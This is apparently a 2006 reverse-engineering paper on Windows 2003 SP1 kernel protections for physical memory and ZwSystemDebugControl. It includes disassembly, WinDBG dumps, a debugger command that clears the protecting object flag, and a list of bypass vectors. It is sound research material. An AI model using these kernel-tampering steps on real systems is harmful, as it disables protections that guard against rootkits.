Subverting Windows 2003 SP1 Kernel Integrity Protection

March 8th, 2006

Alex Ionescu
alexi@tinykrnl.org

Contents

Chapter 1

Foreword

Abstract: Windows 2003 Service Pack 1 introduces new features into the kernel which protect against previous methods of accessing kernel memory from user mode without the usage of a driver. For example, both the usage of the `\Device\PhysicalMemory` section as well as of the `ZwSystemDebugControl` APIs has now been completely blocked, meaning that editing kernel memory through physical addresses, installing a callgate or using IDT modifications are not possible methods of violating the ring privilege level. Unfortunately, it is the author's belief that many legitimate applications need access to physical memory from user-mode, without the intent of accessing kernel mode memory. Such applications, for example, might need to map the BIOS/Video ROM, or access ACPI tables. This paper will detail a method of bypassing one of these new security measures, to give physical access back to user mode applications as well as re-enabling `ZwSystemDebugControl`, by relying on a previously undiscovered flaw in Windows, accessible to administrators. A simple solution to this flaw will also be given. As well, this paper will shed light into the new Win32 APIs exposed in Windows 2003 Service Pack 1 and above, `EnumSystemFirmwareTables` and `GetSystemFirmwareTable`, in order to provide hardware manufacturers with a possible way to restore lost functionality of user-mode diagnostic or other programs which accessed device-specific physical memory.

Credits: Thanks go out to wtbw, hackbunny, skywing, Jason Geffner, and the developers of TinyKRNL project.

Disclaimer: The subject matter discussed in this document is presented in the interest of education. The author cannot be held responsible for how the information is used. The code presented in this paper deals with low-level system patching, and there is always the off-chance possibility of system, data or disk corruption. Although the author has made a best attempt at protecting the code from unexpected system states, a system wide crash remains possible.

Chapter 2

Introduction

One of the core features found in the vast majority of CPUs these days is the ability for different pieces of code to run at different "Code Privilege Levels", or CPLs, also called "Rings", in which various processor features can be disabled, and which can be assigned to entries in the GDT in order to protect and isolate virtual memory. This model is at the centerfold of how most advanced kernels protect and define kernel space from user space.

While x86 CPUs offer 4 different rings (0 to 3), modern kernels such as Linux or NT only use Ring 0 (Kernel Mode) and Ring 3 (User Mode). This allows them to protect kernel memory from applications by using a simple, built-in CPU feature. In turn, this protection allows any application crash, no matter how bad, to remain limited to the user mode part of the OS, and not crash the entire kernel.

Additionally, because most modern operating systems also make use of the segmented memory model, user mode applications are limited to their own memory space, and they cannot even corrupt memory in another application (unless going through exposed APIs in the kernel, if provided). However, the kernel has access to the memory space of any application, as well as directly to the physical memory. This ringed model also allows the kernel to offer security services and authentication, without the fear of an application corrupting or modifying security checks. For this reason, even under an administrative or root account, modifying kernel memory is usually prohibited. This is most especially important in Windows, which is usually used under the administrative account at all times by users. If access to kernel memory was allowed, an exploit could take control over the system in a much more insidious way.

With the prevalence of NT Kernel rootkits and research in the last few years, Microsoft has taken some new steps in its latest kernels, starting with Windows 2003 Service Pack 1, to completely protect kernel mode memory from user mode. Although, as mentioned before, this is typically already protected, there existed two easy methods to subvert this protection. The first one involved the fact that since the NT kernel is on a large page for system optimization (to reduce page table lookups), it is extremely easy to "guess" the physical address of a kernel-mode virtual address within this page by using the following mask:

```
ULONG_PTR
GetPhysicalAddress(IN ULONG_PTR VirtualAddress)
{
       return (VirtualAddress & 0x1FFFFFFF);
}
```

Once the physical address has been obtained, a user with administrative privileges can use NT's `\Device\PhysicalMemory` mapped memory section, which is similar to Linux's dev/mem. Access to this section from user-mode is one of the first "flaws" which has been used to subvert Ring protection. A variety of solutions exist for escalating the CPL, the most popular being modification of the IDT table to add a user-mode interrupt running in Ring 0, or the modification of the GDT table in order to add a callgate. Even though this is only possible as an administrator, rootkits

which executed on user's computers were able to covertly make these modifications once installed, without needing to load a driver, which would raise some flags in recent security software and/or left visible traces on the system. Actual code using the `\Device\PhysicalMemory` section for ring level elevation is beyond the scope of this paper, but it can be seen both in Phrack Magazine as well as in the Jedi Library.

Unfortunately, access to this section was also critical to a number of system information software, which took advantage of it to read information such as the ACPI tables, the BIOS ROM, the Video ROM, and other firmware tables. To resolve this, Microsoft created new APIs such as `GetSystemFirmwareTable`. However, since this API only exists on Windows 2003 SP1 and Vista, it means that software which wants to remain backwards-compatible must now implement both of these methods, complicating the code and increasing testing time. Additionally, these new APIs only allow access to a limited set of known data, and not potentially any hardware-dependent private ranges known to a manufacturer, for example.

Although this method existed since NT 4 (and possibly earlier), it required editing the ACL for the object in order to grant administrators Read/Write access, or elevating to the Local System account. It also quickly became an easy target for most intrusion detection systems, driver-based antivirus programs, and other protection/detection utilities. Fortunately for malware writers, Microsoft delivered an entire new API in Windows XP, which gave any user with the `SeDebugPrivilege` the ability not only to edit kernel memory, but also to edit MSRs (private machine registers inside a CPU), access I/O ports, access the bus configuration space, and more.

By simply calling `ZwSystemDebugControl` with the right System Debug Command, the caller could perform any of these operations, without worrying about ACLs or converting to physical memory addresses. Since this was published as an official flaw/exploit (which the author disagrees with, as did most of the security community, later on), Microsoft made a statement about this, noting that access to the API is limited to administrative users who perform an API call necessary to gain the `SeDebugPrivilege` privilege. It was said that since this privilege is considered one of the highest that a running application can acquire, it was designed to allow such modification of kernel-memory, since a user with the ability to get this privilege could also very well load a driver into kernel mode.

Although this is true, the author believed that since most of Windows users run as administrators, this basically meant that any program on NT could now touch kernel mode memory with a single API. This clearly violates the basic security and reliability features of the OS, since it made it possible for applications to hook APIs, both for malicious and valid reasons, and a lot easier to corrupt critical data. Access to the MSRs and Bus Address/Configuration Space even meant that a badly coded user mode application which merely wanted to obtain some low-level system data could cause permanent hardware damage, by accident.

Finally, in Windows Server 2003 SP1, and 64-bit editions of Windows XP, Microsoft listened, no doubt pressured by the multitude of rootkits which were now appearing and being freely shared as open code, as well as infecting user's computers, due to their default administrative logon. On these newer kernels, it has become impossible to use any of the two methods described above, thereby closing any loophole which allowed violating the privilege level design. Note that loading a driver is still of course possible, but drivers execute in kernel mode, not user mode, which maintains the integrity of this design. Notwithstanding any previously undiscovered bug in kernel mode validation, it was now impossible to touch kernel mode as a mere application.

Chapter 3

Implementation

This section of the paper will discuss the new methods through which previous functionality to access kernel memory from user mode has been removed. These methods apply at the time of writing of this paper, and might be changed in future revisions of the Vista kernel.

As mentioned earlier, the two new methods in the 64-bit versions of Windows XP and also 32-bit versions of Windows 2003 SP1 and above contain two set of protections to protect kernel mode memory from user-mode access. The first is to disable access to "Device"Physical memory from user mode, and the second is to modify the ZwSystemDebugControl API to disable user mode applications from using it.

This section of the paper will discuss the implementation of these protections in more detail, as well as present the reader with replacement approaches which Microsoft implemented in order to allow legitimate use of the old functionality.

3.1 Protecting `\Device\PhysicalMemory`

Old approaches to using the `\Device\PhysicalMemory` section usually rely on the fact that the handle can be opened with a `WRITE_DAC` and `READ_CONTROL` access mask, giving any administrative user the option to read and write the current ACL, which gives permissions only to the `SYSTEM` account. Once the ACL is saved and written back, the handle can be opened with `SECTION_ALL_ACCESS` and be used.

Another possibility is to simply have the program execute under the `SYSTEM` account, which already has full R/W access to the section, and can directly open a handle. This would require either using a service, or impersonating the token, which is possible from an administrative account, as this paper will show later.

Unfortunately, both these methods fail in Windows 2003 SP1; even the lowest possible access mask is refused. Attempting to use WinObjEx or WinObj to examine the object in its namespace is also impossible, revealing a message saying "Access Denied". Furthermore, upon viewing the Object Header with WinDBG, the Security Descriptor and the Object Flags for the section were exactly the same as in Windows XP. The protection was definitely not ACL-managed.

For reference, here are the Security Descriptors on both Windows versions and how to obtain them. Readers unfamiliar with how security descriptors and ACLs fit in with Windows security are invited to take a quick look at Chapter 4, which provides a quick primer. We start off with the example for Windows XP. The first step is to use the !object command in order to get the OBJECT_HEADER pointer, in this case located at 0xe1003ca8.

```
lkd>!object \Device\PhysicalMemory
Object: e1003cc0  Type: (825bf040) Section
    ObjectHeader: e1003ca8
    HandleCount: 0  PointerCount: 2
    Directory Object: e1011608  Name: PhysicalMemory
```

Once we've obtained it, we can use the dt command, along with the structure's name and the pointer where it's located, and WinDBG will dump out the type for us.

```
lkd> dt _OBJECT_HEADER e1003ca8
   +0x000 PointerCount     : 2
   +0x004 HandleCount      : 0
   +0x004 NextToFree       : (null)
   +0x008 Type             : 0x825bf040 _OBJECT_TYPE
   +0x00c NameInfoOffset   : 0x10 ''
   +0x00d HandleInfoOffset : 0 ''
   +0x00e QuotaInfoOffset  : 0 ''
   +0x00f Flags            : 0x32 '2'
   +0x010 ObjectCreateInfo : 0x00000001 _OBJECT_CREATE_INFORMATION
   +0x010 QuotaBlockCharged : 0x00000001
   +0x014 SecurityDescriptor : 0xe100f701
   +0x018 Body             : _QUAD
```

The next part is a bit trickier, and requires knowing that the Security Descriptor pointer is actually biased through a kernel mechanism called Fast Referencing, which allows pointers to be attached to reference counts. The exact implementation details are beyond the scope of this article, but what must usually be done is to simply manually unbias the pointer, to get the aligned pointer back. Once that is done, the !sd command will display the security descriptor.

```
lkd>dt _EX_FAST_REF e1003ca8+0x14
   +0x000 Object           : 0xe100f701
   +0x000 RefCnt           : 0y001

lkd>!sd 0xe100f701 - 0x1
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8004
            SE_DACL_PRESENT
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544
->Group   : S-1-5-18
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x44
->Dacl    : ->AceCount   : 0x2
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x14
->Dacl    : ->Ace[0]: ->Mask : 0x000f001f
->Dacl    : ->Ace[0]: ->SID: S-1-5-18

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x18
->Dacl    : ->Ace[1]: ->Mask : 0x0002000d
->Dacl    : ->Ace[1]: ->SID: S-1-5-32-544

->Sacl    :  is NULL
```

This security descriptor tells us of the two permissions currently being enforced. Ace[0] is the `LOCAL SYSTEM` account, which has an access mask of 0xF001F (`SECTION_ALL_ACCESS`), while Ace[1] is the Administrators group account, which has `SECTION_READ_ACCESS` plus other flags (Such as `READ_CONTROL` and `WRITE_DAC`). Now let's look at the Windows 2003 SP1 Security Descriptor for the object, skipping the same steps that we've just done above:

```
lkd>!sd 0xe10067cb - 3
->Revision: 0x1
->Sbz1    : 0x0
->Control : 0x8004
            SE_DACL_PRESENT
            SE_SELF_RELATIVE
->Owner   : S-1-5-32-544
->Group   : S-1-5-18
->Dacl    :
->Dacl    : ->AclRevision: 0x2
->Dacl    : ->Sbz1       : 0x0
->Dacl    : ->AclSize    : 0x3c
```

```
->Dacl    : ->AceCount   : 0x2
->Dacl    : ->Sbz2       : 0x0
->Dacl    : ->Ace[0]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[0]: ->AceFlags: 0x0
->Dacl    : ->Ace[0]: ->AceSize: 0x14
->Dacl    : ->Ace[0]: ->Mask : 0x000f001f
->Dacl    : ->Ace[0]: ->SID: S-1-5-18

->Dacl    : ->Ace[1]: ->AceType: ACCESS_ALLOWED_ACE_TYPE
->Dacl    : ->Ace[1]: ->AceFlags: 0x0
->Dacl    : ->Ace[1]: ->AceSize: 0x18
->Dacl    : ->Ace[1]: ->Mask : 0x0002000d
->Dacl    : ->Ace[1]: ->SID: S-1-5-32-544

->Sacl    :  is NULL
```

The permissions are identical, and the fact that we can't even access the object under the `SYSTEM` account only points towards a more internal protection.

3.1.1 Object Attributes at Creation

The first hint that something had changed is clearly visible to the trained eye inside the `MiSessionInitialization` function, which is responsible for creating the `\Device\PhysicalMemory` section. In it, we find the following piece of code:

```
lea  eax, [ebp+ObjectAttributes]
push eax                     ; ObjectAttributes
push ds:_MmSectionObjectType ; ObjectType
mov  [ebp+Name],             "\\Device\\PhysicalMemory"
push ebx                     ; PreviousMode
mov  [ebp+ObjectAttributes.Length], 18h
mov  [ebp+ObjectAttributes.RootDirectory], ebx
mov  [ebp+ObjectAttributes.Attributes], 10010h
mov  [ebp+ObjectAttributes.SecurityDescriptor], ebx
mov  [ebp+ObjectAttributes.SecurityQualityOfService], ebx
call _ObCreateObject@36
```

The attributes being set inside the Object Attributes structure should immediately strike the reader as an abnormally high number: 0x10000 seems to be part of the mask. A quick look in the latest `ntdef.h` file, released in the most recent WDK reveals that the highest flag is 0x400, and there is even a definition called `OBJ_VALID_FLAGS` which is set as 0x7F2. This seemingly magic undocumented flag definitely became a prime candidate for what could be the protection for this object.

Typically, the attribute flags which are documented in the `ntdef.h` header are later internally parsed by the Object Manager and turned into different constants, which are then later used internally. The attributes can be seen with WinDBG when using the command `!obja`, followed by the pointer to an `OBJECT_HEADER` structure. However, as mentioned earlier, the `OBJECT_HEADER` for the Windows 2003 SP1`\Device\PhysicalMemory` object did not reveal any unusual flags that were not present in Windows XP. This led the author to believe that this flag was behind purposely hidden away somewhere else.

The next step was to locate the code responsible for converting this undocumented 0x10000 flag into an internal variable or flag which the Object Manager then used to protect the object. Since in previous Windows versions, the conversion between public and internal flags was done in `ObpAllocateObject`, this is where the research was pursued in.

3.1.2 Kernel Mode Object Header Flag

The `ObpAllocateObject` function takes as one of its parameters a structure containing the captured attributes coming from user mode, which can be obtained in WinDBG by using the dt command with the `OBJECT_CREATE_INFORMATION` structure. The first member of this structure is the Attributes value, which contains the as of yet unconverted attributes that were initialized with the macro `InitializeObjectAttributes`. While reading through the disassembly and comparing with previous Windows versions, a new check was seen, which was only being done in kernel mode:

```
cmp [ebp+PreviousMode], 0
mov edx, [ebp+ObjectCreateInformation]
mov [esi+8], ecx
mov dword ptr [esi+0Ch], 1
jnz short IsUserModeOrNoCreateInfoOrNoMagicFlag
test edx, edx
jz short IsUserModeOrNoCreateInfoOrNoMagicFlag
test [edx+OBJECT_CREATE_INFORMATION.Attributes+2], 1
jz short IsUserModeOrNoCreateInfoOrNoMagicFlag
mov [esi+OBJECT_HEADER_NAME_INFO.QueryReferences],40000001h

IsUserModeOrNoCreateInfoOrNoMagicFlag:
add esi, 18h
```

The most interesting line, of course, is the last validation check, which checks if the 3rd byte of the attributes member can be masked by `0x1`. In other words, it checks if the attributes member contains the mask `0x10000`, which just happens to be the magic value we discovered earlier. If this check succeeds, an unusual value `of 0x40000001` is then stored in the `OBJECT_HEADER`'s Name Information structure, part of a member called "`QueryReferences`", which does not have a very descriptive name.


This definitely seemed to be the internal value the kernel used to protect the object, but just as in science, theories must be proven through experiments. After opening WinDBG on a local kernel connection, the author dumped the `OBJECT_HEADER_NAME_INFO` of the `\Device\PhysicalMemory` object. Recall that to get to these header-bound structures, one must read the offset variable stored in the `OBJECT_HEADER` itself, and then subtract the value. In our case, the `NameInfoOffset` was `0x10` (see the header dump two pages earlier), so the proper command is:

```
lkd> dt e1001960-10 nt!_OBJECT_HEADER_NAME_INFO
   +0x000 Directory        : 0xe1007920 _OBJECT_DIRECTORY
   +0x004 Name             : _UNICODE_STRING "PhysicalMemory"
   +0x00c QueryReferences  : 0x40000001
```

Unremarkably, we find the `0x40000001` value that we had seen earlier. While reading the continuation of the `ObpAllocateObject` code, as well as analyzing other `OBJECT_HEADER` structures, the author determined that the actual flag being added was `0x40000000`; all other objects had at least the `0x1` flag set by default. As such, the flag was masked out with the following command:

```
lkd> ed e1001960-10+c 0x1
```

The result being that the new `QueryReferences` value was now simply `0x1`. WinObjEx was then used to double-click on the object in an attempt to view the object's properties, which failed before. As you can see below, the experiment proved a success, as the utility was able to open a handle and query information from the object.



Since we now know where this flag is set and what it means, the next step is to figure out where the actual access check is done. With those three variables found, we will have three attack vectors in bypassing this security: 1) editing the flag in memory 2) disabling the code setting the flag 3) disabling the code checking for the flag. Assuming of course, that we had a way to touch kernel memory in the first place, which is what we will discuss later.

3.1.3 Functions & Operations Protected

To discover why our attempts at opening a handle have been failing, one method is to use conditional breakpoints and find out when one of the register values is equal to `0xC0000022`, which is the `NTSTATUS` code that we receive. One such place, logically, is in the function `ObpIncrementHandleCount`, which is responsible for performing the last steps in handle creation (after quotas and most of the security checks have been done) by calling `ExCreateHandle`. A new check, not present in older Windows versions, clearly checks for our magic flag:

```
cmp     [ebp+AccessMode], 0
jz      short KernelMode
mov     al, [ebx+OBJECT_HEADER.NameInfoOffset]
test    al, al
jz      short NoNameInfo
movzx   ecx, al
mov     eax, ebx
sub     eax, ecx
cmp     eax, esi
jz      short FlagNotSet
test    [eax+OBJECT_HEADER_NAME_INFO.QueryReferences+3],40h
jz      short FlagNotSet
xor     eax, eax
inc     eax
jmp     short CheckEaxValue

CheckEaxValue:
cmp     eax, esi
jnz     short DenyAccess

DenyAccess:
mov     [ebp+AccessStatus], 0C0000022h
jmp     Return
```

This somewhat lengthy piece of code looks this complicated because of optimizations, but what happens is simply that the `OBJECT_HEADER` is checked for a value `NameInfoOffset`. If one exists, then the pointer is verified, and then the highest byte of `QueryReferences` is read. If it can be masked with `0x40`, meaning that the entire `QueryReferences` value can be masked with `0x40000000` (recall that this is our magic flag), then the attempt to open a handle fails with the `0xC00000022` status code. Note that this check is only performed in user mode, since this mechanism's *raison-d'etre* is to make certain objects completely untouchable from user mode.

Two important things can be appreciated through our research until now. The first is that thankfully, Microsoft was wise in not trusting "security through obscurity" too much, and `ObpAllocateObject` only adds this magic flag if it's being set from kernel mode. The lack of such a check would mean that any user capable of creating objects (including guest users) could add this flag and create objects which would then be untouchable from user mode. One example is a process; using the `0x10000` flag, it would become impossible to terminate it using task manager, since a handle to terminate it could never be obtained.

The second thing that is noticeable is that the check in `ObpIncrementHandleCount` is absolute; there is no additional flag to bypass it, apart from the previous mode to be kernel, which cannot be something that user mode can modify. This means that the only way in which this protection can be bypassed is to discover an as of yet undiscovered flaw in Windows, which would allow us to touch kernel memory from user mode.

Finally, let us mention that since this flag is tied to the `OBJECT_HEADER_NAME_INFO` structure, only named objects can benefit from this protection. This is also proven by the fact that no such check exists in `ObpIncrementUnnamedHandleCount`, which handles unnamed objects. This makes sense from an implementation perspective, since only named objects can be referenced from user mode anyway.

3.1.4 Legitimate Use Alternative Solutions

Because Microsoft realized the grave danger of breaking a multitude of user mode applications which depended on being able to access `\Device\PhysicalMemory` in order to read Firmware Tables, such as ACPI or SMBIOS, two new APIs were exposed to user mode, which allow application to continue being able to read this data. The first API is called `EnumSystemFirmwareTables`, and supports three types of tables: ACPI Tables, SMBIOS Tables and RAW Tables. The latter refers to non-standard tables located in low physical memory. The purpose of this API is to list all the available ACPI tables and RAW Tables which can be later read with the second API. Although RAW Tables might seem like a good way to read physical memory, they are currently hard-coded only to support the memory ranges `0xC0000-0xDFFFF` and `0xE0000` to `0xFFFFF`.

The second API is called `GetSystemFirmwareTable`, and it can be called with the same table type as the former. However, instead of enumerating possible identifies, this time the caller gets to specify it, and the system will return the table. The table is not memory mapped as a physical section, but is instead returned in a caller allocated pointer. Among other things, this means that the memory returned is only readable, not writable. Secondly, because this buffer is a copy, and not a direct mapping, it means that applications which

relied on being able to simply poll the new value every clock tick must now call this API in a loop, in order to constantly keep their local buffer updated.

Apart from losing write support and polling support, another disadvantage of these new APIs is that they require programmers to have two codepaths to handle both previous and older operating systems. This, for the moment, requires dedicated Vista or Windows Server 2003 SP1 machines in order for proper testing, which either require a significant investment for a server license, or participation in the Vista beta program.

Finally, although the RAW Table support is supposed to allow non-standardized hardware tables to be read from physical memory, it is currently hardcoded only to support the typical ROM Addresses found on x86 PCs. Developers of alternative hardware solutions which might use different addresses are left in the dark. Additionally, the exposed APIs are only documented for the Win32 subsystem. Although driver developers can still use the `\Device\PhysicalMemory` section, writers of native programs are not provided with an alternate solution. For this reason, the author decided to take a quick look in the implementation of these APIs.

Enumeration and retrieval of these firmware tables seem to be handled by the same native API, which should be a well known favorite: `NtQuerySystemInformation`. The class to use here is 76, or `SystemFirmwareTableInformation`, with the following structure:

```
typedef struct _SYSTEM_FIRMWARE_TABLE_INFORMATION
{
   ULONG ProviderSignature;
   SYSTEM_FIRMWARE_TABLE_ACTION Action;
   ULONG TableID;
   ULONG TableBufferLength;
   UCHAR TableBuffer[1];
} SYSTEM_FIRMWARE_TABLE_INFORMATION, *PSYSTEM_FIRMWARE_TABLE_INFORMATION;
```

As mentioned previously, both retrieval and enumeration are handled through the same class, and this is where the Action member comes in, supporting both modes:

```
typedef enum _SYSTEM_FIRMWARE_TABLE_ACTION
{
    SystemFirmwareTable_Enumerate = 0,
    SystemFirmwareTable_Get = 1,
} SYSTEM_FIRMWARE_TABLE_ACTION, *PSYSTEM_FIRMWARE_TABLE_ACTION;
```

The currently valid table IDs and provider signatures are documented on MSDN when browsing the documentation for the Win32 APIs, so they will not be duplicated here.

During this analysis, another interesting information class came up, called `SystemRegisterFirmwareTableInformationHandler`. An assumption was made that this is the class through which a call to `NtSetSystemInformation` would register a handler (or provider), which would return the physical memory for a given table ID in the `NtQuerySystemInformation` call. This pathway has not been explored further in this document, but it is very probable that only a kernel mode caller can register a table information handler or provider.

In any case, this facility would provide a solution for custom hardware designers to allow their user mode applications to continue accessing physical memory data about their devices. It is unfortunate that Microsoft has not decided to share this information (at least publically) with its partners. To register a new provider, the structure used is the following:

```
typedef struct _SYSTEM_FIRMWARE_TABLE_HANDLER
{
    ULONG ProviderSignature;
    BOOLEAN Register;
    PVOID FirmwareTableHandler;
    PVOID DriverObject;
} SYSTEM_FIRMWARE_TABLE_HANDLER, *PSYSTEM_FIRMWARE_TABLE_HANDLER;
```

Note that a provider can be deregistered through the same method, by simply setting the Register member to FALSE. The actual handler function simply takes a pointer to the previously documented `SYSTEM_FIRMWARE_TABLE_INFORMATION` structure, which it can then validate and satisfy. Currently, the RAW and SMBIOS Table providers are located within the kernel and part of the WMI subsystem which allows a similar access to these tables (as documented on MSDN). The reason why the `0xC0000` and `0xE0000` addresses are hard-coded can be easily seen in the `WmipFirmwareTableArray` structure, which only contains an entry for these two addresses (the structure of this array is `CM_ROM_BLOCK`, which we will cover later on).

3.2 Protecting `ZwSystemDebugControl`

As if full access to kernel memory wasn't enough, a new API appeared in Windows XP and later kernels which made any rootkit's job much easier, `ZwSystemDebugControl`. As described previously, it allowed any number of protected operations to be done in user mode, which was previously impossible without the installation of a callgate or IDT hook.

At the time, the power of this API was not fully understood, nor cared about. For starters, it took quite some time before malware writers publically exposed the API, and even then, the structures presented were incomplete, guesswork, and used complex methods to read and write to kernel memory (it seems the author of the first paper on it had not realized the much simpler methods). On top of that, usage of the API requires the well-known `SeDebugPrivilege`, which is considered one of the most "godly" privileges, since it gives full access to almost every part of the system and is only available to administrators and above. Therefore, the existence of the API was never a security threat per-se, at a time when rootkit prevalence was still low.

The original reason why this API became so powerful in XP was a new feature which was introduced, greatly helping debugging of device drivers and system crashes: the local kernel debugger. Although Mark Russinovich's livekd tool had allowed this in Windows 2000, Microsoft sought to make the capability native in WinDBG, without relying on making "snapshots" of the live kernel, but instead allowing direct access. In order to provide all the features WinDBG required, such as reading and writing to kernel memory, reading and writing to protected registers, etc, the API was expanded with new classes.

Once rootkits became more popular and this method was made public, Microsoft was probably pressured by some of its partners to reduce the attack coverage of such rootkits. Having a kernel mode backdoor by default into every XP system was something which was not so benign anymore, even though only administrators could access it. As such, starting in Windows 2003 SP1, a new function was created, accessible only from kernel mode, and WinDBG now shipped with its own driver which called this kernel function. Using this API now relied on the presence of either WinDBG (which is rare), or the installation of a device driver (which defeats the whole purpose of staying in user mode). This section of the paper will analyze how the API was restricted and how it can be used for legitimate purposes again.

3.2.1 Operations Protected

Let us begin our discussion by the actual operations which `ZwSystemDebugControl` (and analogously, `KdSystemDebugControl` which will be discussed in the next section) are said to support:

```
typedef enum _SYSDBG_COMMAND
{
    SysDbgQueryModuleInformation = 0,
    SysDbgQueryTraceInformation = 1,
    SysDbgSetTracepoint = 2,
    SysDbgSetSpecialCall = 3,
    SysDbgClearSpecialCalls = 4,
    SysDbgQuerySpecialCalls = 5,
    SysDbgBreakPoint = 6,
    SysDbgQueryVersion = 7,
    SysDbgReadVirtual = 8,
    SysDbgWriteVirtual = 9,
    SysDbgReadPhysical = 10,
    SysDbgWritePhysical = 11,
    SysDbgReadControlSpace = 12,
    SysDbgWriteControlSpace = 13,
    SysDbgReadIoSpace = 14,
    SysDbgWriteIoSpace = 15,
    SysDbgReadMsr = 16,
    SysDbgWriteMsr = 17,
    SysDbgReadBusData = 18,
    SysDbgWriteBusData = 19,
    SysDbgCheckLowMemory = 20,
    SysDbgEnableKernelDebugger = 21,
    SysDbgDisableKernelDebugger = 22,
    SysDbgGetAutoKdEnable = 23,
    SysDbgSetAutoKdEnable = 24,
    SysDbgGetPrintBufferSize = 25,
    SysDbgSetPrintBufferSize = 26,
    SysDbgGetKdUmExceptionEnable = 27,
    SysDbgSetKdUmExceptionEnable = 28,
    SysDbgGetTriageDump = 29,
    SysDbgGetKdBlockEnable = 30,
    SysDbgSetKdBlockEnable = 31,
    SysDbgRegisterForUmBreakInfo = 32,
    SysDbgGetUmBreakPid = 33,
    SysDbgClearUmBreakPid = 34,
    SysDbgGetUmAttachPid = 35,
    SysDbgClearUmAttachPid = 36,
} SYSDBG_COMMAND;
```

The `SysDbgReadVirtual` and `SysDbgWriteVirtual` are some of the simplest classes to deal with, and they were responsible for providing the easy access to kernel memory. Unfortunately, when calling the API on the newer kernels, the status code returned is `STATUS_NOT_IMPLEMENTED`; a strange but truthful way of the kernel telling the caller that this functionality is gone. In order to figure out which of these classes are now blocked, a disassembly of `ZwSystemDebugControl` is needed in order to reveal the failure paths:

```
PAGE:0083E8F6 mov     eax, [ebp+Class]
PAGE:0083E8F9 cmp     eax, 25
PAGE:0083E8FC jg      Over25
PAGE:0083E902 jz      Is25
PAGE:0083E908 cmp     eax, 21
PAGE:0083E90B jg      short Over21
PAGE:0083E90D jz      short Is21
PAGE:0083E90F test    eax, eax
PAGE:0083E911 jl      InvalidClass
PAGE:0083E917 cmp     eax, 5
PAGE:0083E91A jle     short NotImplemented
PAGE:0083E91C cmp     eax, 6
PAGE:0083E91F jz      short Is6
PAGE:0083E921 jle     InvalidClass
PAGE:0083E927 cmp     eax, 20
PAGE:0083E92A jg      InvalidClass
PAGE:0083E930
PAGE:0083E930 NotImplemented:
PAGE:0083E930 mov     eax, 0C0000002h
PAGE:0083E935 jmp     short loc_83E9A3

...

PAGE:0083E962 Over21:
PAGE:0083E962 sub     eax, 22
```

```
PAGE:0083E965 jz      short Is22
PAGE:0083E967 dec     eax
PAGE:0083E968 jz      short Is23
PAGE:0083E96A dec     eax
PAGE:0083E96B jnz     InvalidClass

...

PAGE:0083E9DB Over25:
PAGE:0083E9DB sub     eax, 26
PAGE:0083E9DE jz      Is26
PAGE:0083E9E4 dec     eax
PAGE:0083E9E5 jz      short Is27
PAGE:0083E9E7 dec     eax
PAGE:0083E9E8 jz      short Is28
PAGE:0083E9EA dec     eax
PAGE:0083E9EB jz      NotImplemented
PAGE:0083E9F1 dec     eax
PAGE:0083E9F2 jz      short Is30
PAGE:0083E9F4 dec     eax
PAGE:0083E9F5 jz      short Is31
PAGE:0083E9F7
PAGE:0083E9F7 InvalidClass:
PAGE:0083E9F7 mov     dword ptr [ebp-1Ch], 0C0000003h
PAGE:0083E9FE jmp     short loc_83EA7B
```

To spare you the trouble of manually reading through the assembly above, here is a handy table that lists the operations allowed or blocked, and, in the latter case, the return value that is given.

System Debug Class	Access	NTSTATUS
SysDbgQueryModuleInformation	BLOCKED	NOT_IMPLEMENTED
SysDbgQueryTraceInformation	BLOCKED	NOT_IMPLEMENTED
SysDbgSetTracepoint	BLOCKED	NOT_IMPLEMENTED
SysDbgSetSpecialCall	BLOCKED	NOT_IMPLEMENTED
SysDbgClearSpecialCalls	BLOCKED	NOT_IMPLEMENTED
SysDbgQuerySpecialCalls	BLOCKED	NOT_IMPLEMENTED
SysDbgBreakPoint	ALLOWED	-
SysDbgQueryVersion	BLOCKED	NOT_IMPLEMENTED
SysDbgReadVirtual	BLOCKED	NOT_IMPLEMENTED
SysDbgWriteVirtual	BLOCKED	NOT_IMPLEMENTED
SysDbgReadPhysical	BLOCKED	NOT_IMPLEMENTED
SysDbgWritePhysical	BLOCKED	NOT_IMPLEMENTED
SysDbgReadControlSpace	BLOCKED	NOT_IMPLEMENTED
SysDbgWriteControlSpace	BLOCKED	NOT_IMPLEMENTED
SysDbgReadIoSpace	BLOCKED	NOT_IMPLEMENTED
SysDbgWriteIoSpace	BLOCKED	NOT_IMPLEMENTED
SysDbgReadMsr	BLOCKED	NOT_IMPLEMENTED
SysDbgWriteMsr	BLOCKED	NOT_IMPLEMENTED
SysDbgReadBusData	BLOCKED	NOT_IMPLEMENTED
SysDbgWriteBusData	BLOCKED	NOT_IMPLEMENTED
